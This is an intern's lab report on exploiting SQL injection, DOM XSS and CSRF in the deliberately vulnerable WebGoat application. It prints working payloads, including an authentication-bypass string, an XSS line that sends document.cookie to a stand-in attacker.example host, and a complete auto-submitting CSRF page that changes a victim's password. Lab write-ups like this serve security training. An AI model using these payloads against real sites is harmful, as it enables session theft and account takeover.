Cybersecurity Internship – Task 2 Report

Intern Name: Priteshsinh Ashokkumar Chavda

Internship Period: September 2025

Organization: Redynox

# Table of Contents

1. Objective of the Task  
2. Tools and Methods Used  
3. Steps Taken  
4. Challenges and Solutions  
5. Results and Outcomes  
6. My Opinion

# 1. Objective of the Task

To identify common web application vulnerabilities (SQL Injection, XSS, CSRF) using OWASP ZAP and manual techniques on WebGoat.

# 2. Tools and Methods Used

- OWASP ZAP  
- WebGoat (vulnerable web application)  
- Firefox Browser with proxy set to OWASP ZAP

- DVWA app  
  
Methods:  
Automated scan and manual exploit of vulnerabilities.

# 3. Steps Taken

1. Set browser proxy to 127.0.0.1:8080 (OWASP ZAP).  
2. Ran automated scan on WebGoat application.  
3. Manually exploited:  
 - SQL Injection by using payload: ' OR '1'='1  
 - XSS by using payload: <script>alert('XSS')</script>  
 - CSRF by submitting forged POST requests without CSRF token.

# 4. Challenges and Solutions

- Initial proxy misconfiguration resolved by setting correct proxy in Firefox.  
- Learning manual exploitation by following WebGoat guidance.

# 5. Results and Outcomes

# (A). SQL Injection on Login Page


In the first screenshot, you attempted a classic SQL Injection payload:

sql

' OR '1'='1

## Outcome :

This bypassed authentication and allowed me to log in as a valid user without knowing the correct username or password.




✅ Demonstrates that the login form is vulnerable to SQL Injection.

## 2. Successful Login & Access to Lessons

## Outcome:

Confirms SQL Injection worked and created an authenticated session.

I have access to all the WebGoat lessons, simulating how an attacker could gain full access to a web application’s functionality.



## 3. 404 Error (Broken Link / Missing Resource)

HTTP Status 404 – Not Found

## Outcome:

The server responded with a 404 error, meaning the requested resource (`/webGoat`) does not exist.

1. This could happen if:

* The wrong path/endpoint was typed.
* The application was restarted or misconfigured.
* Some resources are intentionally hidden or restricted.

# 6. My Opinion

This task taught me how dangerous web vulnerabilities are when left unprotected. It showed me the importance of parameterized queries, input sanitization, and CSRF tokens in securing applications.

# (B) DOM / Reflected XSS on Lesson Page

## 1. Test / Where:

`http://192.168.45.124:8080/WebGoat/start.mvc#test/<payload>` — the page accepts fragment/hash content and renders it into the DOM unsafely (see screenshot).

Example payload (plain):

<img src="x" onerror="console.log('phoneHome invoked');" />

URL-encoded payload for the address bar (copy/paste into browser):

http://192.168.45.124:8080/WebGoat/start.mvc#test/%3Cimg%20src%3D%22x%22%20onerror%3D%22console.log('phoneHome%20invoked')%3B%22%20%2F%3E

Alternative demonstrative payloads:

Show a DOM effect (alert) — useful in labs:

<img src="x" onerror="alert('XSS')">

Simulate data leak (lab: console observable instead of network exfiltration):

<img src="x" onerror="console.log('phone home said', {cookie: document.cookie})">

## Observed outcome (from my screenshot):

\* The console shows `phoneHome invoked` / `phone home said {...}` and the lesson reported a completion (`"lessonCompleted":true`).

This indicates the `onerror` handler ran in-page (DOM XSS), and WebGoat recorded the successful injection and "phone home" callback. The page executed attacker-controlled JavaScript when it rendered the supplied fragment.

## Impact:

1. An attacker can run arbitrary JavaScript in the victim’s browser in the context of the vulnerable site (session cookies, DOM manipulation, perform actions on behalf of the user).
2. If exploited by a remote attacker, this can lead to session hijacking, persistent account compromise, defacement, or use of the victim browser as a pivot to internal resources.

## 2. Reproduction Steps (step-by-step)

1. Open the vulnerable WebGoat instance in a browser:

http://192.168.45.124:8080/WebGoat/start.mvc

2. Append the payload to the fragment/hash portion of the URL (either raw or URL-encoded). Example:

#test/<img src="x" onerror="console.log('phoneHome invoked')">

3. Press Enter. Observe the page render and open DevTools → Console. You should see the logged message (or alert, if using alert payload).

4. Confirm `phoneHome` or lesson completion message in the console.

## 3. Attack Variants & Example Payloads

3.1 Reflected/DOM basic

<img src=x onerror="alert('XSS')">

3.2 Stealthy console evidence (useful in labs)

<img src=x onerror="console.log('phone home said',document.cookie)">

3.3 More realistic exfiltration (lab-only; do NOT run on production systems you don't own)

<img src=x onerror="new Image().src='http://attacker.example/steal?c='+encodeURIComponent(document.cookie)">

## 4. Why this is dangerous (real-world impact)


1. Session theft: If cookies/session tokens are accessible to JavaScript, attackers can steal them and impersonate users.
2. Account takeover: Actions can be executed on behalf of the user (CSRF-like) while the user is authenticated.
3. Persistent XSS (if stored): If the payload can be stored (e.g., in a database or profile) the impact is long-term and reaches multiple users.
4. Phishing & malware: Injected scripts can display fake login dialogs or deliver malware to visitors.

## 5. Root cause analysis


* + Untrusted input (URL fragment or other user-supplied content) is inserted into the page DOM without proper encoding/escaping or sanitization.
  + The site places user-controlled content into HTML (or uses `innerHTML`) instead of text-safe APIs (`textContent`/`innerText`) or safe templating that encodes HTML special characters.
  + No Content Security Policy (CSP) or weak CSP preventing inline scripts.
  + Possibly cookies are not marked `HttpOnly`, allowing JavaScript access to session cookies.

## 6. Proof / Evidence (what to include in the final report)

* Screenshot:



* Page showing the injected content rendered (the UI where `test:` shows an image icon in your screenshot).
* DevTools Console showing `phone home said ...` and the `lessonCompleted:true` JSON recorded by WebGoat (i already captured this).
* Payload text: include both raw and URL-encoded payload used.
* Steps to reproduce: exact URL used, browser, headers if relevant.
* Impact description: what an attacker could do in a real environment (session theft, defacement, stored XSS ramifications).
* Severity and recommended fixes: as in section 6.
* Mitigation verification: after fixes are applied, test again; include screenshots confirming the payload does not execute.



## (C) CSRF Findings — Results & Outcomes

* Title: Cross-Site Request Forgery (CSRF) — Password Change (WebGoat lesson)
* Target: `http://localhost:8080/WebGoat` — \*CSRF – Password Change\* lesson

1. Summary

I discovered and successfully exploited a CSRF vulnerability in the WebGoat Password Change lesson that allowed an attacker-controlled page to submit a forged password-change request on behalf of an authenticated user, resulting in a password change without the victim’s consent.

## 2. Impact

An attacker who can trick an authenticated user into visiting a malicious webpage can change the user’s password. This enables account takeover (attacker or attacker-assisted login) or denial of access to the legitimate user. In real-world applications, such a vulnerability could permit unauthorized fund transfers, profile changes, or other sensitive state-changing actions.

## 3. Reproduction (steps performed)

Prerequisites: WebGoat running at `http://localhost:8080/WebGoat`. Two browser contexts: a Victim (logged-in session) and an Attacker (serves malicious page).

1. In the Victim browser, logged in as `guest/guest`, navigated to the CSRF lesson and submitted the Password Change form while capturing traffic with OWASP ZAP (or browser DevTools → Network).

2. Observed original request details:

```

POST http://localhost:8080/WebGoat/attack/csrf/changePassword

Content-Type: application/x-www-form-urlencoded

Cookie: JSESSIONID=abcd1234...

password=hacked123&confirm=hacked123

```

3. On the Attacker machine, created `csrf\_attack.html` with an auto-submitting form that mirrors the POST URL and parameter names:

```html

<!doctype html>

<html>

<head><meta charset="utf-8"><title>CSRF demo</title></head>

<body>

<h3>Loading...</h3>

<form id="csrfForm" action="http://localhost:8080/WebGoat/attack/csrf/changePassword" method="POST">

<input type="hidden" name="password" value="hacked123">

<input type="hidden" name="confirm" value="hacked123">

</form>

<script>window.onload = function(){ document.getElementById('csrfForm').submit(); }</script>

</body>

</html>

```

4. Hosted the page via a simple Python HTTP server: `python3 -m http.server 8000` in the attacker site directory.

5. While Victim remained logged in, navigated Victim browser to `http://<attacker-ip>:8000/csrf\_attack.html`.

6. The form auto-submitted and the application accepted the request; the victim password was changed. Confirmed by logging in with the new password.

## 4. Evidence :

Captured request shows a POST to `/attack/csrf/changePassword` with `password` and `confirm` fields and no anti-CSRF token.

Attacker-side HTML (above) demonstrates the precise forged request used.

Verification performed by successfully authenticating with the new password after attack execution.

5. Root cause

The server performs a state-changing operation (password change) based solely on an authenticated session cookie and form parameters, without requiring a server-validated anti-CSRF token or sufficient origin verification. The absence of per-request or per-session CSRF tokens and lack of `SameSite` cookie restrictions allow an attacker to forge a valid POST using a victim’s session.